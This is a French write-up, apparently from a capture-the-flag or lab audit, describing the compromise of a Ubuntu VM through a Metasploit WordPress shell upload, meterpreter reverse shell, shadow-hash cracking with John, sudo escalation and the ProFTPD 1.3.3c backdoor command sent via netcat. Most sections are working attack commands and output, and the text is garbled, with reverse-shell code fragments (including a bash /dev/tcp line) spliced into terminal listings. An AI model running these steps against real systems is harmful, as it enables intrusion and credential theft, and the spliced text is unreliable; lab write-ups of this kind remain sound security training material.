j'ai utilisé Metasploit pour générer un plugin malveillant dans le but d'obtenir un accès distant à la machine cible. Étant donné que l'utilisation d'un reverse shell PHP n'a pas été fructueuse, j'ai opté pour cette approche alternative. Le module Metasploit spécifique que j'ai utilisé pour cette tâche est wp_admin_shell_upload. Ce module exploite une vulnérabilité dans WordPress permettant à un attaquant de télécharger et d'exécuter un fichier arbitraire sur

le serveur WordPress ciblé. Dans mon cas, le fichier téléchargé était un plugin malveillant contenant du code permettant d'ouvrir une connexion de shell inverse vers notre machine, nous donnant ainsi la possibilité d'exécuter des commandes à distance sur la machine cible.

```
(kali㉿kali)-[~]
└─$ msfconsole
# cowsay++

< metasploit > Hook the reverse shell execution to an appropriate WordPress action
// For example, you can hook it to the 'init' action, which runs when WordPress
// is initialized
// Hook the reverse shell execution to the 'init' action
// Function to execute reverse shell
// Execute the shell command
function execute_reverse_shell() {
  =[ metasploit v6.3.27-dev shell code here ]
+ -- ==[ 2335 exploits - 1220 auxiliary - 413 post |th y ] attacking machine's IP and
+ -- ==[ 1385 payloads - 46 encoders - 11 nops ]
+ -- ==[ 9 evasion - '10.0.2.4' ]

Metasploit tip: To save all commands executed since start up
to a file, use the makerc command to execute
Metasploit Documentation: https://docs.metasploit.com/ > $ /dev/tcp/{$ip}/{port} 0>61";
// Execute the shell command

msf6 > search wp_admin
Documentation: Function Name... Look Up

Matching Modules

File edited successfully.

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/unix/webapp/wp_admin_shell_upload 2015-02-21 excellent Yes WordPress Admin Shell Upload

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/wp_admin_shell_upload

msf6 > |
```

kali-linux-2023.3-virtualbox-amd64 [En fonction] - Oracle VM VirtualBox

FichierMachineÉcranEntréePériphériquesAide

1234

3:50

kali@kali: ~

FileActionsEditViewHelp

msf6 > use exploit/unix/webapp/wp_asmin_shell_upload

[*] No results from search

[*] Failed to load module: exploit/unix/webapp/wp_asmin_shell_upload

msf6 > use exploit/unix/webapp/wp_admin_shell_upload

[*] No payload configured, defaulting to php/meterpreter/reverse_tcp

msf6 exploit(unix/webapp/wp_admin_shell_upload) > show payloads

Compatible Payloads

Plugin Files

#	Name	Disclosure Date	Rank	Check	Description
0	payload/generic/custom		normal	No	Custom Payload
1	payload/generic/shell_bind_aws_ssm		normal	No	Command Shell, Bind SSM (via AWS API)
2	payload/generic/shell_bind_tcp		normal	No	Generic Command Shell, Bind TCP
3	payload/generic/shell_reverse_tcp		normal	No	Generic Command Shell, Reverse TCP
4	payload/generic/ssh/interact		normal	No	Interact with Established SSH Connection
5	payload/multi/meterpreter/reverse_http		normal	No	Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures)
6	payload/multi/meterpreter/reverse_https		normal	No	Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures)
7	payload/php/bind_perl		normal	No	PHP Command Shell, Bind TCP (via Perl)
8	payload/php/bind_perl_ipv6		normal	No	PHP Command Shell, Bind TCP (via Perl) IPv6
9	payload/php/bind_php		normal	No	PHP Command Shell, Bind TCP (via PHP)
10	payload/php/bind_php_ipv6		normal	No	PHP Command Shell, Bind TCP (via PHP) IPv6
11	payload/php/download_exec		normal	No	PHP Executable Download and Execute
12	payload/php/exec		normal	No	PHP Execute Command
13	payload/php/meterpreter/bind_tcp		normal	No	PHP Meterpreter, Bind TCP Stager
14	payload/php/meterpreter/bind_tcp_ipv6		normal	No	PHP Meterpreter, Bind TCP Stager IPv6
15	payload/php/meterpreter/bind_tcp_ipv6_uuid		normal	No	PHP Meterpreter, Bind TCP Stager IPv6 with UUID Support
16	payload/php/meterpreter/bind_tcp_uuid		normal	No	PHP Meterpreter, Bind TCP Stager with UUID Support
17	payload/php/meterpreter/reverse_tcp		normal	No	PHP Meterpreter, PHP Reverse TCP Stager
18	payload/php/meterpreter/reverse_tcp_uuid		normal	No	PHP Meterpreter, PHP Reverse TCP Stager with UUID Support
19	payload/php/meterpreter_reverse_tcp		normal	No	PHP Meterpreter, Reverse TCP Inline

Activater Windows

Accédez aux paramètres pour activer Windows.

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD admin
PASSWORD => admin
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME admin
USERNAME => admin
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set TARGETURL /secret
[!] Unknown datastore option: TARGETURL. Did you mean TARGET?
TARGETURL => /secret
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set TARGETURI /secret
TARGETURI => /secret
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set RHOSTS vtcsec
RHOSTS => vtcsec
msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):



| Name      | Current Setting | Required | Description                                                                                            |
|-----------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| PASSWORD  | admin           | yes      | The WordPress password to authenticate with                                                            |
| Proxies   |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                           |
| RHOSTS    | vtcsec          | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT     | 80              | yes      | The target port (TCP)                                                                                  |
| SSL       | false           | no       | Negotiate SSL/TLS for outgoing connections                                                             |
| TARGETURI | /secret         | yes      | The base path to the wordpress application                                                             |
| USERNAME  | admin           | yes      | The WordPress username to authenticate with                                                            |
| VHOST     |                 | no       | HTTP server virtual host (e.g. machine's IP and port)                                                  |



Payload options (php/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 10.0.2.5        | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | WordPress |



View the full module info with the info, or info -d command.
```

Suite à la configuration et à l'exécution réussie du module Metasploit, l'exploitation de la vulnérabilité dans la page d'administration WordPress a été couronnée de succès. Un shell inverse a été déployé avec succès sur la cible, offrant ainsi une connexion distante permettant l'exécution de commandes sur le système cible

1-Accès root en modifiant le fichier passwd

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > run
[*] Started reverse TCP handler on 10.0.2.5:4444 to initiate the reverse shell execution to an appropriate WordPress action
[*] Authenticating with WordPress using admin:admin...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /secret/wp-content/plugins/zhTpGmYNee/cxPfQvQGko.php ...
[+] Deleted cxPfQvQGko.php
[+] Deleted zhTpGmYNee.php to replace '10.0.2.5' with your attacking machine's IP and
[+] Deleted ../zhTpGmYNee
[*] Meterpreter session 1 opened (10.0.2.5:4444 → 10.0.2.4:38526) at 2024-02-09 03:59:37 -0500

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > shell
Process 1486 created.
Channel 0 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
ls
dir
tty
not a tty
not a tty
/bin/sh: 6: not: not found
```

Après avoir obtenu une session Meterpreter, j'ai tenté d'obtenir un shell interactif en exécutant un script Python. Malheureusement, lors de cette tentative, j'ai reçu des messages d'erreur indiquant "sh: 0: getcwd() failed: No such file or directory". Malgré ces difficultés, j'ai réussi à exécuter la commande "locate passwd" pour rechercher les fichiers contenant le mot de passe. J'ai ensuite pu consulter le contenu du fichier /etc/passwd pour voir la liste des utilisateurs du système, leurs identifiants et les shells associés.


```

$ locate passwd
locate passwd - file content:
/etc/passwd
/etc/passwd- /?php
/etc/cron.daily/passwd
/etc/init/passwd.conf # Reverse Shell
/etc/pam.d/chpasswd # Insert a reverse shell into WordPress for testing purposes.
/etc/pam.d/passwd
/etc/security/opasswd
/home/marlinspike/backdoored_proftpd-1.3.3c/contrib/ftpasswd
/home/marlinspike/backdoored_proftpd-1.3.3c/contrib/mod_sql_passwd.c
/home/marlinspike/backdoored_proftpd-1.3.3c/doc/contrib/ftpasswd.html
/home/marlinspike/backdoored_proftpd-1.3.3c/doc/contrib/mod_sql_passwd.html action
/home/marlinspike/backdoored_proftpd-1.3.3c/sample-configurations/PFTEST.passwd WordPress
/home/marlinspike/backdoored_proftpd-1.3.3c/tests/t/lib/ProFTPD/Tests/Modules/mod_sql_passwd.pm
/home/marlinspike/backdoored_proftpd-1.3.3c/tests/t/modules/mod_sql_passwd.t
/home/marlinspike/proftpd-1.3.3c/contrib/ftpasswd
/home/marlinspike/proftpd-1.3.3c/contrib/mod_sql_passwd.c
/home/marlinspike/proftpd-1.3.3c/doc/contrib/ftpasswd.html
/home/marlinspike/proftpd-1.3.3c/doc/contrib/mod_sql_passwd.html
/home/marlinspike/proftpd-1.3.3c/sample-configurations/PFTEST.passwd
/home/marlinspike/proftpd-1.3.3c/tests/t/lib/ProFTPD/Tests/Modules/mod_sql_passwd.pm
/home/marlinspike/proftpd-1.3.3c/tests/t/modules/mod_sql_passwd.t
/usr/bin/gpasswd
/usr/bin/grub-mkpasswd-pbkdf2
/usr/bin/httpasswd
/usr/bin/passwd # Shell command to execute
/usr/bin/vino-passwd # Shell command = "/bin/bash -c 'bash -i >& /dev/tcp/($ip)/($port) 0>&1'";
/usr/include/rpcsvc/yppasswd.h # Shell command
/usr/include/rpcsvc/yppasswd.x
/usr/lib/libreoffice/share/config/soffice.cfg/svx/ui/passwd.ui
/usr/lib/tmpfiles.d/passwd.conf
/usr/lib/x86_64-linux-gnu/samba/libsmbpasswdparser.so.0
/usr/sbin/chgpasswd
/usr/sbin/chpasswd
/usr/sbin/update-passwd
/usr/share/base-passwd
/usr/share/app-install/desktop/kdepasswd:kde4__kdepasswd.desktop
/usr/share/app-install/desktop/usermode:redhat-userpasswd.desktop
/usr/share/base-passwd/group.master
/usr/share/base-passwd/passwd.master
/usr/share/bash-completion/completions/chpasswd
/usr/share/bash-completion/completions/gpasswd

```

Plugin Files

```

akismet.php
README.txt
wrapper.php
index.php
views
class.akismet-rest-api.php
class.akismet-widget.php
class.akismet-admin.php
_inc
class.akismet-cli.php
class.akismet.php
LICENSE.txt

```

```

$ cat /etc/passwd # Reverse Shell
cat /etc/passwd # Insert a reverse shell into WordPress for testing purposes.
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin to an appropriate WordPress action
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin the "init" action, which runs when WordPress
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin attacking machine's IP and
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108:/home/syslog:/bin/false
_apt:x:105:65534:/nonexistent:/bin/false
messagebus:x:106:110:/var/run/dbus:/bin/false
uuidd:x:107:111:/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117:/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,:/bin/false
pulse:x:117:124:PulseAudio daemon,,:/var/run/pulse:/bin/false

```

```

README.txt
wrapper.php
index.php
views
class.akismet-rest-api.php
class.akismet-widget.php
class.akismet-admin.php
_inc
class.akismet-cli.php
class.akismet.php
LICENSE.txt

```

Active Windows

Accédez aux paramètres pour activer Windows.

Après avoir reçu le message d'erreur "sudo: no tty present and no askpass program specified", la première étape consiste à obtenir un terminal (tty). Ensuite, j'ai vérifié les permissions du fichier /etc/passwd en utilisant la commande "locate passwd", et j'ai constaté qu'il avait des autorisations en lecture et en écriture. Cela m'a permis de modifier les utilisateurs pour leur attribuer des privilèges de root.

```
www-data@vrtcsec:~$ ls -l /etc/passwd
ls -l /etc/passwd
-rw-rw-r-- 1 root root 2820 Feb  8 15:49 /etc/passwd
www-data@vrtcsec:~$
```

```
meterpreter > shell
Process 1766 created.
Channel 0 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python3 -c 'import pty;pty.spawn("/bin/bash")'
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
www-data@vrtcsec:~$
```

```
meterpreter > download /etc/passwd
[*] Downloading: /etc/passwd → /home/kali/passwd
[*] Downloaded 2.75 KiB of 2.75 KiB (100.0%): /etc/passwd → /home/kali/passwd
[*] Completed : /etc/passwd → /home/kali/passwd
meterpreter > download /etc/passwd
```

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > openssl passwd -1 soulaima
[*] exec: openssl passwd -1 soulaima

$1$j10Zmi66$ZKp4gkgj7DbRGmRzwF2/C0
msf6 exploit(unix/webapp/wp_admin_shell_upload) >
```

J'ai ouvert /etc/passwd et j'ai changé la ligne : root:x:0:0:root:/root:/usr/bin/zsh par : root:\$1\$j10Zmi66\$ZKp4gkgj7DbRGmRzwF2/C0:0:0:root:/root:/usr/bin/zsh

```
meterpreter > upload passwd /etc/
[*] Uploading : /home/kali/passwd → /etc/passwd
[-] core_channel_open: Operation failed: 1
meterpreter > shell
Process 1964 created.
Channel 0 created.
```

Dans ma tentative initiale d'exploitation du système cible via la modification du fichier /etc/passwd pour obtenir un accès root, j'ai rencontré des difficultés techniques. L'opération a échoué en raison d'une erreur lors de l'envoi du fichier passwd à la cible via Meterpreter. Malgré plusieurs tentatives pour télécharger le fichier, j'ai été confronté à des erreurs d'opération. Par conséquent, j'ai été dans l'impossibilité de modifier directement le fichier /etc/passwd sur la cible pour ajouter un nouvel utilisateur avec des privilèges root.

2-Accès root en craquant le hachage de shadow :

Face à cette impasse, j'ai cherché une autre solution pour escalader mes privilèges et obtenir un accès root. J'ai alors décidé d'explorer une approche alternative en exploitant la vulnérabilité de sécurité présente dans le fichier

/etc/shadow. Après avoir téléchargé les fichiers /etc/passwd et /etc/shadow sur ma machine locale, j'ai utilisé l'outil John the Ripper pour cracker le hash du mot de passe de l'utilisateur marlinspike à partir du fichier shadow. Une fois **le mot de passe marlinspike obtenu**, j'ai pu me connecter en tant qu'utilisateur marlinspike via SSH en utilisant ce mot de passe. L'accès en tant qu'utilisateur marlinspike m'a permis d'observer que cet utilisateur était membre du groupe sudoers, ce qui m'a donné la possibilité d'exécuter des commandes avec des privilèges root en utilisant sudo. En conséquence, j'ai utilisé la commande sudo su pour obtenir un shell root sur la cible avec succès. Cette approche alternative a été couronnée de succès et m'a permis de surmonter l'obstacle rencontré précédemment, me fournissant ainsi un accès complet en tant qu'utilisateur root sur le système cible.

```
meterpreter > ls -l /etc/shadow
100644/rw-r--r-- 1521 fil 2024-02-08 15:49:50 -0500 /etc/shadow
meterpreter > download /etc/shadow
[*] Downloading: /etc/shadow -> /home/kali/shadow
[*] Downloaded 1.49 KiB of 1.49 KiB (100.0%): /etc/shadow -> /home/kali/shadow
[*] Completed : /etc/shadow -> /home/kali/shadow
meterpreter > download /etc/passwd
[*] Downloading: /etc/passwd -> /home/kali/passwd
[*] Skipped : /etc/passwd -> /home/kali/passwd
meterpreter > unshadow passwd shadow > unshadowed
[-] Unknown command: unshadow
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 10.0.2.4 - Meterpreter session 3 closed. Reason: User exit
msf6 exploit(unix/webapp/wp_admin_shell_upload) > exit

(kali@kali)-[~]
└─$ unshadow passwd shadow > unshadowed
Created directory: /home/kali/.john

(kali@kali)-[~]
└─$ john unshadowed
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 3 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
marlinspike (marlinspike)
1g 0:00:00:00 DONE 1/3 (2024-02-09 05:45) 16.66g/s 83.33p/s 83.33c/s 83.33C/s marlinspike..marli
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
(kali㉿kali)-[~]
$ ssh marlinspike@10.0.2.4

The authenticity of host '10.0.2.4 (10.0.2.4)' can't be established.
ED25519 key fingerprint is SHA256:ZEGvF8tQ4SMYJOaKofsm1TFy5G+/ey3R7Fxd9X4eQoQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.4' (ED25519) to the list of known hosts.
marlinspike@10.0.2.4's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.10.0-28-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

652 packages can be updated.
504 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

marlinspike@vtcsec:~$ id
uid=1000(marlinspike) gid=1000(marlinspike) groups=1000(marlinspike),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
marlinspike@vtcsec:~$ sudo su
[sudo] password for marlinspike:
root@vtcsec:/home/marlinspike# id
uid=0(root) gid=0(root) groups=0(root)
root@vtcsec:/home/marlinspike#
```

Connexion à FTP et énumération des répertoires

Pour exploiter le serveur FTP ProFTPD 1.3.3c, j'ai commencé par effectuer une recherche sur Internet pour en savoir plus sur d'éventuelles vulnérabilités spécifiques à cette version. Il s'est avéré que cette version particulière possédait une backdoor officielle, comme indiqué dans les résultats de la recherche. L'exploit est extrêmement simple : il suffit d'envoyer la commande HELP ACIDBITCHEZ au serveur FTP et vous obtiendrez un shell root. Après avoir établi une connexion au serveur FTP à l'aide de netcat, j'ai envoyé la commande mentionnée et, comme prévu, j'ai obtenu un accès root.

```
(kali㉿kali)-[~]  
$ nc -n 10.0.2.4 21  
220 ProFTPD 1.3.3c Server (vtcsec) [10.0.2.4]  
HELP ACIDBITCHEZ  
id  
uid=0(root) gid=0(root) groups=0(root),65534(nogroup)  
ls  
bin  
boot  
cdrom  
dev  
etc  
home  
initrd.img  
lib  
lib64  
lost+found  
media  
mnt  
opt  
proc  
root  
run  
sbin  
snap  
srv  
sys  
tmp  
usr  
var  
vmlinuz
```


Identifiants de connexion SSH

Dans cette phase de l'audit, j'ai utilisé le module Metasploit `auxiliary/scanner/ssh/ssh_enumusers` pour effectuer une analyse des utilisateurs SSH sur l'hôte cible. J'ai configuré le module en définissant l'adresse IP de la cible (RHOSTS) sur 10.0.2.4, le port SSH sur 22 (RPORT), et j'ai augmenté le nombre de threads (THREADS) à 3 pour accélérer l'exécution du scanner. De plus, j'ai spécifié le fichier `unix_users.txt` comme liste d'utilisateurs à tester, que j'ai créé sous `/usr/share/wordlists/` en téléchargeant un fichier depuis Internet.

Cependant, le résultat de l'analyse a montré que seuls les comptes système étaient visibles, ce qui est souvent le cas lorsqu'ils sont verrouillés, comme cela s'est avéré être le cas dans cette situation. Par conséquent, je n'ai pas pu me connecter de cette manière. Heureusement, lors des phases précédentes de mon audit, j'ai découvert un utilisateur nommé "marlinspike", ce qui m'offre une opportunité alternative pour avancer dans mon investigation.

En utilisant ces informations, j'ai décidé de me connecter en tant qu'utilisateur "marlinspike" en utilisant SSH. Cette prochaine étape me permettra de

continuer mon exploration en recherchant d'autres vecteurs d'attaque potentiels et en tentant d'escalader mes privilèges pour obtenir un accès plus élevé sur le système cible.



```
kali@kali: ~  
File Actions Edit View Help  
GNU nano 7.2 unix_users.txt *  
tss  
udadmin  
ultra  
umountfs  
umountfsys  
umountsys  
unix  
unsd  
us_admin  
usbmux  
user  
uucp  
uucpdm  
uuuid  
vagrant  
varnish  
web  
webmaster  
whoopsie  
www  
www-data  
xpd  
xpopr  
zabbix  
  
KALI LINUX  
"the quieter you become, the more you are able to hear"  
  
^G Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute   ^C Location  M-U Undo  
^X Exit      ^R Read File  ^N Replace    ^U Paste      ^J Justify   ^_ Go To Line M-E Redo  
  
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set RHOSTS 10.0.2.4  
RHOSTS => 10.0.2.4  
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set THREADS 3  
THREADS => 3  
msf6 auxiliary(scanner/ssh/ssh_enumusers) > cd usr/share/wordlists  
[-] The specified path does not exist
```

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run

[*] 10.0.2.4:22 - SSH - Using malformed packet technique
[*] 10.0.2.4:22 - SSH - Checking for false positives
[-] 10.0.2.4:22 - SSH - throws false positive results. Aborting.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_enumusers) > █
```

```
(kali㉿kali)-[~]
$ ssh marlinspike@10.0.2.4
marlinspike@10.0.2.4's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.10.0-28-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

189 packages can be updated.
2 updates are security updates.

*** System restart required ***
Last login: Fri Feb  9 05:46:21 2024 from 10.0.2.5
marlinspike@vtcsec:~$ sudo passwd root
[sudo] password for marlinspike:
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
marlinspike@vtcsec:~$ su -
Password:
root@vtcsec:~# █
```

j'ai réussi à changer le mot de passe de l'utilisateur "soulaima" sur le système cible. Après avoir utilisé SSH pour me connecter en tant qu'utilisateur "marlinspike", j'ai utilisé la commande `sudo passwd root` pour modifier le mot de passe du compte root. En saisissant le mot de passe actuel de "marlinspike", j'ai ensuite défini un nouveau mot de passe pour le compte root, ce qui a été confirmé par le message "passwd: password updated successfully". Ensuite, j'ai utilisé la commande `su -` pour basculer vers le compte root en saisissant le nouveau mot de passe que j'avais défini, ce qui m'a permis d'obtenir un accès privilégié sur le système. Ce processus de changement de mot de passe et d'escalade de privilèges démontre l'importance de la gestion sécurisée des mots de passe et la nécessité de surveiller les vulnérabilités potentielles pour maintenir un environnement informatique robuste et sécurisé.

Obtenir les informations d'identification dans le répertoire /var/mai

```
root@vtcsec:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,:/run/systemd:/bin/false
